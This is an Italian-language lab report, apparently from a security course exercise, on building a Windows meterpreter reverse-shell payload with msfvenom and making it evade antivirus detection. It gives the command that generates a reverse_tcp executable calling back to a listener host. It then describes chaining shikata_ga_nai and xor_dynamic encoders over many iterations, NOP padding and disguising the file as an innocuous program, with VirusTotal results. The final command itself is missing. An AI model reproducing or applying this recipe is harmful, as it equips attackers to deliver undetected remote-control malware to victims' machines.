MALWARE - S9/L1

1. Preparazione dell'ambiente

Mi sono assicurato di lavorare in una macchina virtuale isolata.

- Kali Linux per la preparazione.
- Virus Total per il testing.


2. Generazione del payload base

```
┌──(kali㉿kali2023)-[~]
└─$ msfvmsfvenom -p windows/meterpreter/reverse_tcp \
  LHOST=192.168.64.10 LPORT=5959 \
  -f exe -o payload_base.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload_base.exe
```

2.1 Verifica payload base

Ho caricato **`payload_base.exe`** su VirusTotal con probabile rilevamento di molte signature antivirus.



3. Strategie per migliorare la non-rilevabilità

Applicare più tecniche combinate per offuscare il payload:


1. **Cambio e concatenazione di encoder**
    - Usa **`x86/shikata_ga_nai`** e aggiungi un encoder diverso (**`x86/xor_dynamic`**) in pipeline.
2. **Iterazioni multiple**
    - Incrementa l'opzione **`-i`** (iterations) per ogni encoder, ad esempio **`-i 200`**.
3. **Obfuscazione del payload**
    - Il doppio encoding crea un payload polimorfico più difficile da pattern-matchare.
4. **Wrapper (opzionale)**
    - In futuro potresti incapsulare l'exe in un programma innocuo o usare steganografia.
5. **Modifica variabili interne e NOP sleds**
    - Inserisci "padding" (**NOPs**) o variabili fittizie per alterare ulteriormente la firma binaria.

4. Comando finale migliorato

Generazione del payload polimorfico:

Spiegazione:


- Primo `msfvenom`: codifica il payload con **shikata_ga_nai** (200 iterazioni).
- Pipe al secondo `msfvenom`: applichi **xor_dynamic** (200 iterazioni).
- Ultimo `msfvenom`: riesegui **shikata_ga_nai** (200 iterazioni) producendo l'eseguibile finale.



```
x86/shikata_ga_nai succeeded with size 30896 (iteration=199)
x86/shikata_ga_nai chosen with final size 30896
Payload size: 30896 bytes
Saved as: polimorfico_v2.exe
```

5. Verifica payload migliorato

Ho caricato **`polimorfico_v2.exe`** su VirusTotal con probabile rilevamento di signature antivirus sotto il valore di 5.



6. Analisi dei risultati

- **Confronto tassi di rilevazione**:
  - Payload base vs payload polimorfico: differenza percentuale di rilevamento.
- **Discussione delle migliorie**:
  - Potresti variare encoder (es. `alpha_mixed`), aumentare ancora le iterazioni, o creare un wrapper stealth.

7. Conclusione e passi successivi

1. **Affinare ulteriormente**: sperimenta con encoder personalizzati o tool di offuscamento esterni.

2. **Automatizzare il processo**: scrivi uno script Bash che cicli encoder e iterazioni in base ai risultati di VirusTotal.

3. **Documentare ogni test**: tieni un log con screenshot e percentuali per valutare trend e progressi.